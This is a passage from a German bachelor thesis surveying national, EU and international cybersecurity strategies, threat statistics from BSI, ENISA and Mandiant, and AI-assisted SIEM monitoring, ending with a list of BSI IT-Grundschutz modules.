1. Cybersicherheitsarchitektur modernisieren und harmonisieren
2. Cyberfähigkeiten und digitale Souveränität der Sicherheitsbehörden stärken
3. Cybercrime und strafbare Inhalte im Internet bekämpfen
4. Cybersicherheit der Behörden des Bundes stärken
5. Cyber-Resilienz kritischer Infrastrukturen stärken
6. Schutz ziviler Infrastrukturen vor Cyberangriffen
7. digitale Souveränität in der Cybersicherheit stärken
8. krisenfeste Kommunikationsfähigkeit schaffen und Sicherheit der Netze ausbauen

Im Jahr 2022 formulierte das BSI folgende Erkenntnisse und Massnahmen zur Bekämpfung der Cyberkriminalität:[141]

- Erkenntnisse zur Gefährdungslage in der Gesellschaft:
  - Kriminalität im Internet ist leicht gestiegen – mehr als jeder Vierte ist Opfer
  - Umgang mit Sicherheitsempfehlungen vom BSI
  - Wunsch nach Orientierung im Notfall
- digitaler Verbraucherschutz:
  - Corporate Digital Responsibility (CDR) - Verantwortung übernehmen für mehr Datenschutz und Cybersicherheit durch Orientierungs- und Anforderungsrahmenbedingungen an digitale Technologien.
  - Corporate Social Responsibility (CSR) - konsequente Weiterentwicklung der Informationssicherheit und den Produktentwicklungen sind Unternehmen verpflichtet den Handlungsrichtlinien des BSIs nachzukommen.
  - Aufklärungen von Phishing und Leaks
  - 2FA-Authentifizierungen bei Online-Portalen
- IT-Sicherheitskennzeichen für Produkte aus dem Bereich Consumer-IoT als Grundlage für neue Produktkategorien der europäische Norm ETSI EN 303 645 mit grundlegenden Regelungen zur Sicherheit der Consumer-IoT
- Information und Sensibilisierung von Verbrauchern durch das BSI:
  - BSI-Webseite als zentraler Anlaufstelle für Informations- und IT-Sicherheitswarnungen und -empfehlungen
  - Community in wirtschaftliche und private Bereiche aufbauen
- Freischaltung von Online-Kampagnen zur IT-Sicherheit Projekt “Dialog für Cybersicherheit“:
  - digitales Mindesthaltbarkeitsdatum
  - Dos and Don'ts für nachhaltig sichere Produkte
  - effektive IT-Security Awareness
  - Update4Schule – Datenerhebung zur digitalen Bildung

[140] (BMI, 2022)
vgl.[141] (BSI, Oktober 2022)

- Sicherheit im IoT, im Smart Home und im Smart City:
  - Sicherheit im Gesundheitswesen
  - Sicherheit von Medizinprodukten
  - Sicherheit der Telematikinfrastruktur
  - digitale Pandemiebekämpfung
  - digitaler Impfausweis
- sichere Gestaltung virtueller Versammlungen und Abstimmungen (Online-Wahlen)
- Sicherheit von Bezahlverfahren mit TAN oder mTANs, um SIM-Swapping zu unterbinden
- 2FA-Authentifizierung mit Eingabe eines Passwortes oder FIDO-Token
- Bewertung von elektronischen Identifizierungsverfahren mit videobasierter Prüfung von Ausweisdokumenten
- sichere elektronische Identität auf dem Smartphone mit Smart-ID-Verfahren zur Identifizierung (Personalausweisen)
- Mediale Identitäten können Deep-Fakes verhindern, um die Gesichter in den Medien zu manipulieren und falsche Propaganda zu steuern.
- Moderner Messenger für eine sichere Ende-zu-Ende-Verschlüsselung in der Kommunikation (Telefon, E-Mail, Chat), mit dem IETF-Standard ”Messaging-Layer-Security” (MLS) vom BSI empfohlen.
- Das BSI formuliert praxisgerechte Sicherheitsanforderungen und Standards für die KMUs.
- Bei Gefährdung KRITIS, wie Lebensmittel, Wasser, Strom oder Versorgung mit Geld, muss das BSI die Sicherheit der Verarbeitung und Speicherung von Daten gewährleisten. Das BSIG sieht für KRITIS-Betreiber Massnahmen zur Prävention (§ 8a BSIG) und zur Bewältigung (§ 8b BSIG) von IT-Sicherheitsvorfällen oder IT-Störungen vor.
- Der russische Angriffskrieg gegen die Ukraine hat die Verwundbarkeit der KRITIS weiter in den Fokus gerückt:
  - Bedrohung durch Angriffe auf die Software-Lieferketten (Supply-Chain) von IT-Dienstleistern
- Aktualisierung von branchenspezifischen Sicherheitsstandards im Berichtszeitraum
- UP-KRITS – Zusammenarbeit mit verschiedenen Behörden wie BMI, BBK und BSI
- Unternehmen stehen im Fokus der europäischen und deutschen Cyber-Sicherheitsregulierung:
  - Pflicht zum Einsatz von Systemen zur Angriffserkennung
  - Hersteller und Entwickler sollen Produkte schaffen, die im besonderem öffentlichen Interesse stehen und nach UBI 2 umsetzen
  - Netzkodex über Cybersicherheit einführen
  - internationale Zusammenarbeit gegen Cyberangriffe in der Gesetzgebung verbessern
- besondere Situation der KUMs in Deutschland schaffen
- Cybersicherheit im Automobilbereich (autonomes Fahren)
- Cybersicherheit im Luftverkehr (Personenkontrollen)
- Cybersicherheit in der Energieversorgung (Smart-Meter-Gateway bei Nutzungsdaten)
- Cybersicherheit in der industriellen Versorgungskette (Supply-Chain-Lieferdatennachverfolgungen und Nachhaltigkeit)
- Cybersicherheit in den Telekommunikationsinfrastrukturen in öffentlichen und privaten Bereichen mit 5G/6G Kommunikationstechnologien
- Cybersicherheit in den Cloud-Diensten zum Schutz vor Identitätsverletzungen
- Cybersicherheit in der technischen Sicherheitseinhaltung für elektronische Aufzeichnungssysteme vor Manipulationen zu schützen
- Einhaltung des IT-Grundschutzes
- Einsatz von hoheitlichem Identitätsmanagement
- Technologieverifikation in sogenannten Technologien-Lab
- App-Testing für mobile Lösungen

- Einsatz von KI-Technologien und Anwendungen, der Kryptografie zur besseren und schnelleren Datensicherung und gegen Cyberangriffe (Projekt (KISKA)
- Einsatz von Quantum Key Distribution (QKD) durch Post-Quanten-Schlüssel-einigungsverfahren
- Self-Sovereign Identities und Blockchain-Technologie für eine zukunftssichere Digitalisierung
- eID-Novellierung der eIDAS-Verordnung zur sicheren elektronischen Identifizierung/elektronische Identität, um die Integrität digitaler Prozesse die Sicherheit bei Nutzer und Dienstleistern Online zu verbessern
- Gesetz zur Verbesserung des Onlinezugangs zu Verwaltungsleistungen (Onlinezugangsgesetz (OZG)
- Bildung einer Allianz für Cybersicherheit (ACS) zur Stärkung der nationalen und internationalen Sicherheit
- Bildung eines Cybersicherheitsnetzwerks zur Stärkung national und internationale Sicherheit

weitere Massnahmen sind:
- Investitionsprüfung bei der Vergabe von Geldern zur Digitalisierung und Cybersicherheit
- Durchsetzung von Cybersicherheit zur besseren Bekämpfung Kriminalität im Internet
- Umstrukturierung von Behörden und Verwaltungen auf bessere Cybersicherheit und bessere Schulung der Angestellten
- weitere Beurteilung, Warnung und Erstellung von sicherheitstechnischen Massnahmen
- enge nationale Zusammenarbeit innerhalb von Deutschland (Länder und Bund) zur Bekämpfung von Cyberangriffen
- enge internationale Zusammenarbeit zur Bekämpfung von Cyberangriffen (EU, G7/G20-Staaten, NATO)
- Verstärkung des multilateralen und bilateralen Engagements des BSIs zur Durchsetzung von Richtlinien und Gesetzen
- Mitwirken beim Aufbau der National Cyber-Security Certification-Authority durch das BSI

Mit allen diesen Zielen und Massnahmen versucht Deutschland, Cyberangriffe zu verhindern und die Wirtschaft und das gesellschaftliche Leben in Deutschland zu sichern und zu verbessern.

6.2. EU

Die Europäische Union Agency for Cyber-Security (Enisa)[142] ist die Behörde der EU-Kommission unterstellt.

Die Grafik zeigt, dass während der COVID-19-Pandemie durch das Homeoffice die Bedrohungen zunahmen.

[142] (enisa)



Abbildung 55: kritische Bedrohungen im Homeoffice

Laut der EU-Kommission besteht seit Jahren eine anwachsende Cyberkriminalität, gerade durch die Digitalisierung in allen Bereichen und besonders seit der Coronapandemie, aber auch seit dem Ukrainekrieg. Ziel der EU ist es, für einen sicheren, offenen und geschützten Cyberraum zu sorgen.

Laut der EU sind die häufigen Szenarien:[143]

- **Lösegeld-Trojaner** (Ransomware**):** Damit verschlüsseln Kriminelle Daten von Unternehmen und fordern Lösegeld.
- **Schadsoftware** (Malware)**:** Die Schadsoftware dient zur Schädigung oder Zerstörung von Hardware und Software. Die Angriffe haben sich durch gute Aufklärung und Softwareüberprüfung um 43% reduziert.
- **Crypto-Jacking oder verstecktes Crypto-Mining** (Schürfen von Krypto-währungen)**:** Durch unbefugte Verwendung von Geräten an sensible Daten herankommen, um eigene Kryptowährungen zu generieren.
- **E-Mail-Angriffe mit Phishing, Smishing und Spam:** Sie dienen dazu, sensible Informationen, Passwörter oder Kreditkartendaten, auszuspionieren. Dies war besonders während der Coronapandemie der Fall.
- **Datenschutzverletzungen und Datenlecks:** Dabei gelangen sensible, vertrauliche oder geschützte Daten in ein nicht authentisiertes Umfeld, z.B. aus den Gesundheitsdaten.
- **Distributed-Denial-of-Service-Angriffe** (DDoS-Angriffe)**:** Hier werden Netz- oder der Systemnutzer am Zugang zu relevanten Informationen, Diensten und anderen Ressourcen gehindert. Während der Coronapandemie erfolgten fast mehr als 10 Millionen DDoS-Angriffe.
- **Falschmeldungen:** Sie dienen dazu, die öffentliche Meinung zu manipulieren, um falsche und irreführende Informationen zu verbreiten.
- **Bedrohungen von Lieferketten:** Die Angriffe auf Lieferketten waren um 58%, in denen Schwachstellen mit dem Ziel waren, Zugänge zu Daten zu benutzen und zu manipulieren. Das führte zu einen Kaskaden-Effekt in der Wirtschaft.

vgl.[143] (COMMISSION, Februar 2023)

Abbildung 56: ENISA Threat Landscape 2022 - Prime Threats

Um dies zu minimieren, setzt die EU auf die Bewältigung dieser Angriffe durch entsprechende Strategien, um die Wirtschaft vor Cyberbedrohungen zu schützen, durch Quantenverschlüsselung für ein sicheres Kommunikationsumfeld zu sorgen, Beweisdaten für Gerichts- und Strafverfolgungszwecke sicherzustellen, die Cyber-abwehrfähigkeit zu verbessern und zu stärken, Cyberkriminalität zu bekämpfen, Forschung und Innovationen finanziell zu fördern und KRITS zu schützen, neue Richtlinien zum Schutz von Netz- und Informationssystemen sowie neue erfolgreiche Richtlinien über die Resilienz kritischer Einrichtungen (Atomkraftwerke oder Behörden), schneller auf jegliche Angriffe zu reagieren und Gegenmassnahmen einzuleiten.
Im Juni 2019 trat EU-Rechtsakt zur Cybersicherheit in Kraft. Es handelt sich um ein neues, EU-weites Zertifizierungssystem mit sehr hohen Cybersicherheit-Standards für IKT-Produkte, IKT-Dienste und IKT-Prozesse. Ausserdem wurde ein neues und stärkeres Mandat für die Agentur für Cybersicherheit eingeführt, dass alle Mitglieds-staaten bei der Bewältigung der Cyberangriffe in der EU und anderen Interessen-trägern unterstützen wird. Die Richtlinie zur Netz- und Informationssicherheit soll die Umsetzungen der EU-weiten gesetzlichen Massnahmen in den kritischen Bereichen Energie, Verkehr, Gesundheit und Finanzen, den Betreiber und Anbieter in den digitalen Diensten (Online-Marktplätze, Online-Suchmaschinen und Cloud-Computing Dienste) absichern. Die Massnahmen sollen die digitale Welt schützen, das Vertrauen aufbauen, die Cybersicherheit erhöhen, den Handel erleichtern, Risiko- und Sicherheitsvorfallmanagement stärken, die Zusammenarbeit in den EU-Staaten sicherstellen und den Anwendungsbereich der Vorschriften ausweiten.[144]

Laut der EU kann Cyyberkriminialität folgendermassen bekämpft werden:[145]
- Umgang gegen Betrug mit unbaren Zahlungsmitteln
- Verbesserung der Sicherheit von Kindern im Internet (auf Social-Media-Plattformen)
- Strafverfolgung durch Zugang zu elektronischen Beweismitteln
- bessere Verschlüsselungsverfahren
- bessere Prävention von Anwender
- Verbietung des "Darknetzes" mit illegalen Waren und Hackerdiensten
- Vorratsdatenspeicher, der mit dem Datenschutz vereinbar, ist
- Nachverfolgung des Datenflusses von kriminellen Handlungen
- weitere Massnahmen, die den digitalen Netz- und Informationsverkehr sichern

[144] (COMMISSION, Mai 2021)
[145] (COMMISSION, November 2022)

Weitere Massnahmen bis 2022 gegen Cyberangriffe finden Sie auf der Seite der EU unter[146]. Durch finanzierte Cyberwatching Projekte, wie das **Live Radar Modell**, fördert die EU neue Innovationen in der Digitalisierung, die unter[147] zu lesen sind. Weitere EU-Programme der Jahre für 2021 und 2022 sind auf der EU-Webseite gelistet unter [148].

Die Bevölkerung und die Wirtschaft müssen in alle Phasen der Katastrophenvorsorge einbezogen werden. Es ist wichtig, die Menschen über Gegenmaßnahmen aufzuklären und sie über mögliche Schadensfälle zu informieren. Die EU legt gesetzliche Grundbausteine fest, um der Cyberkriminalität entgegenzuwirken. Jeder Bürger der EU kann einen Beitrag zur Cybersicherheit leisten.

6.3. International

Immer mehr Cyberangriffe werden nicht nur in Deutschland oder in der EU verübt, sondern weltweit. Einige Angriffe haben politische und wirtschaftliche Hintergründe. Dazu gehören der Cyberkrieg Russlands, chinesische Cyberangriffe in der Wirtschaft, die politischen Eskalationen Irans oder die politische Ausbreitung der Geheimdienstaktivitäten auf wirtschaftliche Bereiche durch Nordkorea.

Die Abbildung zeigt die Zahl der Angriffe, die sich vom 01. Januar 2022 bis 31. Januar 2023 erstrecken, in Europa, den USA sowie in Russland:[149]

Abbildung 57: Cyber-Angriffe 2022/23

Fakt ist, dass die Cyber-Angriffe immer aggressiver und weiter stetig anhalten. Neue Entwicklungen in der Cyber-Architektur und Abwehrmassnahmen ermöglichen es, diese zu minimieren. Beispielsweise, nach der Behebung von Fehlern kann On-Premises Active Directory mit einem Azure Active Directory für eine integrierte Identitätslösung kombiniert werden.

---

[146] (COMMISSION, November 2022)
[147] (Project, 2020)
[148] (COMMISSION, November 2021)
vgl.[149] (Kondruss, Mai 2023)

Diese folgenden M-Trends wurden von Mandiant erhoben durch branchenführende Threat Intelligence und dem Know-how von Mandiant, die die Basis für dynamische Cyber-Abwehrlösungen entwickelt haben:[150]
Es bildeten sich 2021 neue Hackergruppen heraus, darunter FIN12 (schnelle Ransomware Angriffe auf umsatzstarke Unternehmen) und FIN13 (Ziele in Mexiko), UNC2891 (aus Asien) und UNC1151 (aus Belarus). Ausserdem gab es Angriffe aus China, die besonders motiviert Gruppen waren.

Angreifergruppen von 2021 umfassen folgende Gruppierungen:



Abbildung 58: Hackergruppen 2021

Die beobachteten Cyberangriffe wurden über einen langen Zeitraum von 2011 bis 2021 beobachtet. Hierbei unterscheidet man interne Aufdeckungen in den Unternehmen selbst und externe Meldungen, die von Dritten über einen Angriff informiert wurden.



Abbildung 59: Angriffe in der APAC und EMEA-Region 2021

vgl.[150] (MANDIANT, 2022)

Die Grafik zeigt, welche Branchen in der Wirtschaft im Jahr 2021 angegriffen wurden:



Abbildung 60: Angriffe angegriffene Branchen weltweit 2021

Die wichtigsten Dienstleistungen sind Unternehmens- und Beratungsdienstleistungen und das Finanzwesen mit 14%. Danach folgen das Gesundheitswesen mit 11%, der Einzelhandel sowie das Hotel- und Gaststättengewerbe mit 10%, die Hightech-Branche und Behörden mit jeweils 9%, Transport und Logistik mit 8% und weitere Branchen.[151]

Die Abbildung zeigt mögliche Angriffsvektoren:



Abbildung 61: Angriffsvektoren 2021

vgl.[151] (MANDIANT, 2022)

Die Angriffsvektoren waren 2021 Exploit (37%), Angriffe von Lieferketten (17%), Phishing-Angriffe (14%), gestohlene Anmeldedaten (9%) und Sonstige (12%). Es wurden 733 neue Varianten von Malware-Angriffe untersucht, dabei waren 154 der 365 beobachteten Varianten im Jahr 2021 neu.[152]

Folgende 11 Angriffstechniken wurden am häufigsten angewandt:

1.	T1027: verschleierte Dateien oder Daten	**51,4%**
2.	T1059: Befehls- und Skriptinterpreter	**44,9%**
3.	T1071: Protokolle der Anwendungsebene	**36,8%**
4.	T1082: Ermittlung der Systeminformationen	**31,8%**
5.	T1083: Ermittlung von Dateien und Verzeichnissen	**31,7%**
6.	T1070: Entfernung von Indikatoren vom Host	**31,7%**
7.	T1055: Codeinjektion in Prozesse	**28,5%**
8.	T1021: Remote-Services	**27,4%**
9.	T1497: Umgehung von Virtualisierungs- und Sandbox-Umgebungen	**26,9%**
10.	T1105: Import von Tools	**26,5%**
11.	T1569: Systemdienste	**26,5%**

Tabelle 7: die 11 häufigsten Angriffstechniken

Die 5 am häufigsten verwendeten untergeordneten Techniken sind:

1.	T1071.001: Webprotokolle	**32,0%**
2.	T1059.001: PowerShell	**29,4%**
3.	T1070.004: Löschung von Dateien	**27,1%**
4.	T1569.002: Dienstausführung	**26,5%**
5.	T1021.001: Remote Desktop Protocol (RDP)	**23,4%**

Tabelle 8: die häufigsten verwendeten untergeordneten Techniken

Die am häufigsten verwendeten Angriffsmethoden im Jahr 2021:



Abbildung 62: am häufigsten verwendeten Angriffstechnologien 2021

Die Schlussfolgerung ist, dass bessere Abwehrmassnahmen, neue Investitionen in der Stärkung der Cybersicherheit, der IT-Infrastrukturen und IT-Architektur sowie durch Schulung der Mitarbeiter in den Unternehmern die Zahl der Cyberangriffe weltweit verringern können.

vgl.[152] (MANDIANT, 2022)

7. Ausblick und Schlussbetrachtung

Diese Bachelorarbeit gibt einen Überblick über die Angriffstechniken, die Gegenmassnahmen und die Auswirkungen der Cyberangriffe in Deutschland, der EU und weltweit. Unternehmen sollten mehr in ihre Netzwerkarchitekturen und -infrastrukturen investieren, um die Hardware und Software schnellstmöglich den Gegebenheiten anzupassen. Um auf neue Cyberangriffe besser und schneller zu reagieren zu können, werden vom Security Operations Center (SOC) unter Einsatz von künstlicher Intelligenz (AI) und Machine-Learning und Deep-Learning Technologien innovative Lösungen entwickelt, die Analysen vereinfachen und bei neuen Angriffsmethoden neu lernen und somit die Überwachung von Cyberangriffen unterstützen. Hierbei findet das Security Information and Event Management (SIEM) mit AI-Unterstützung und anderen hilfreichen Tools in Anwendungen, wie Modul für User and Entity Behavior Analytics (UEBA), Endpoint und Network Detection (EDR) und Network Detection (NDR).
Die langfristigen Anomalien beim Verhalten von Anwendern oder Geräten in Netzwerken können zeitnah erkannt und Gegenmassnahmen eingeleitet werden.
Beim UEBA wird eine Risikobewertung mithilfe von hochmodernen Algorithmen durchgeführt. Abweichungen und Diskrepanzen in der IT-Infrastruktur werden mithilfe von Machine-Learning erkannt, um die Abwehr gegen Angriffe automatisch zu steuern. Bei EDR liegen die Bewertungen von Anomalien in den Logdaten und in den Datenflüssen in Applikationen, automatisch Gefahren und Lecks an den Endpunkten zu erkennen, Informationen für forensischen Analysen zu sammeln, die den Einsatz auf Evidenz von Schadsoftware prüfen. Das System kann Verhaltensmuster bei Cyberangriffen analysieren, arttypische oder verbotene Aktivitäten erkennen und rechtzeitig mit automatischen Gegenmassnahmen reagieren. Ergänzend wird NDR zum eingesetzt, um Abweichungen und den Netzwerkverkehr zu identifizieren, zu speichern und zu analysieren, sodass Angreifer im Netzwerk schneller aufgespürt werden und automatisch Gegenmassnahmen eingeleitet werden. Weitere Tools von SIEM sind QRadar, ein IBM oder IBM Watson Advisor. Sie dienen dazu, weitere externe Informationen ausserhalb der Unternehmensstrukturen zu untersuchen und durch den Einsatz von AI und vom Menschen bedrohliche Angriffe vorher aufzudecken und zu blockieren. Die Weiterentwicklungen in den Prozessen der Bedrohungsanalysen werden durch die Integration und den Einsatz von Tools: Log-, Identitäts- und Desktop Management, Compliance Reporting, SLA-Management, Event Correlation, Vulnerability Scanner, Ticketing System, Hardware und Software, Ananlyse von Verhaltensmuster von Mensch-Maschine oder weitere Tools werden in der Zukunft immer wieder angepasst, um alle Systeme für die Gesellschaft und die Wirtschaft weiterhin besser und sicherer zu gestalten.[153]

Das SIEMs Monitoring ist nur unterstützend und setzt eine gute konfigurierte und installierte IT-Infrastruktur und IT-Architektur von Hardware und Software voraus, ebenso die Sensibilisierung der Mitarbeiter im Unternehmen, um Cyberangriffe abzuwehren. Es gibt aber keine 100%ige Sicherheit im Moment. Die künstliche Intelligenz wird herkömmliche Verfahren und Methoden vollständig ersetzen und eine IT-Sicherheitslösung bereitstellen, die noch nicht vorhersehbar ist. Trotz der Tatsache, dass die Angriffe noch mehr zunehmen werden, werden sie durch neue intelligente Methoden und Möglichkeiten noch gefährlicher. Folglich müssen Unternehmen, Hersteller und die Ausbildung von IT-Sicherheitsfachkräften für neue Technologien weiterentwickeln und vorantreiben.

---

vgl.[153] (Scholz, Oktober 2021)

Anhang I Grundschutz-Bausteine (Edition 2022)

Das BSI listet folgende **IT-Grundschutz-Bausteine (Edition 2022)** auf,
die den IT-Sicherheitsbeauftragten im Unternehmen als Grundlage gegeben sind,
bei einem Schadensfall schnellstmöglich zu handeln:[154]

ISMS: Sicherheitsmanagement
ISMS.1 Sicherheitsmanagement

ORP: Organisation und Personal
ORP.1 Organisation
ORP.2 Personal
ORP.3 Sensibilisierung und Schulung zur Informationssicherheit
ORP.4 Identitäts- und Berechtigungsmanagement
ORP.5 Compliance Management (Anforderungsmanagement)

CON: Konzeption und Vorgehensweise
CON.1 Kryptokonzept
CON.2 Datenschutz
CON.3 Datensicherungskonzept
CON.6 Löschen und Vernichten
CON.7 Informationssicherheit auf Auslandsreisen
CON.8 Software-Entwicklung
CON.9 Informationsaustausch
CON.10 Entwicklung von Webanwendungen

OPS: Betrieb
OPS.1.1.2 Ordnungsgemässe IT-Administration
OPS.1.1.3 Patch- und Änderungsmanagement
OPS.1.1.4 Schutz vor Schadprogrammen
OPS.1.1.5 Protokollierung
OPS.1.1.6 Software-Tests und -Freigaben
OPS.1.1.7 Systemmanagement
OPS.1.2.2 Archivierung
OPS.1.2.4 Telearbeit
OPS.1.2.5 Fernwartung
OPS.1.2.6 NTP -Zeitsynchronisation
OPS.2.1 Outsourcing für Kunden
OPS.2.2 Cloud-Nutzung
OPS.3.1 Outsourcing für Dienstleister

DER: Detektion und Reaktion
DER.1 Detektion von sicherheitsrelevanten Ereignissen
DER.2.1 Behandlung von Sicherheitsvorfällen
DER.2.2 Vorsorge für die IT-Forensik
DER.2.3 Bereinigung weitreichender Sicherheitsvorfälle
DER.3.1 Audits und Revisionen
DER.3.2 Revision auf Basis des Leitfadens IS-Revision
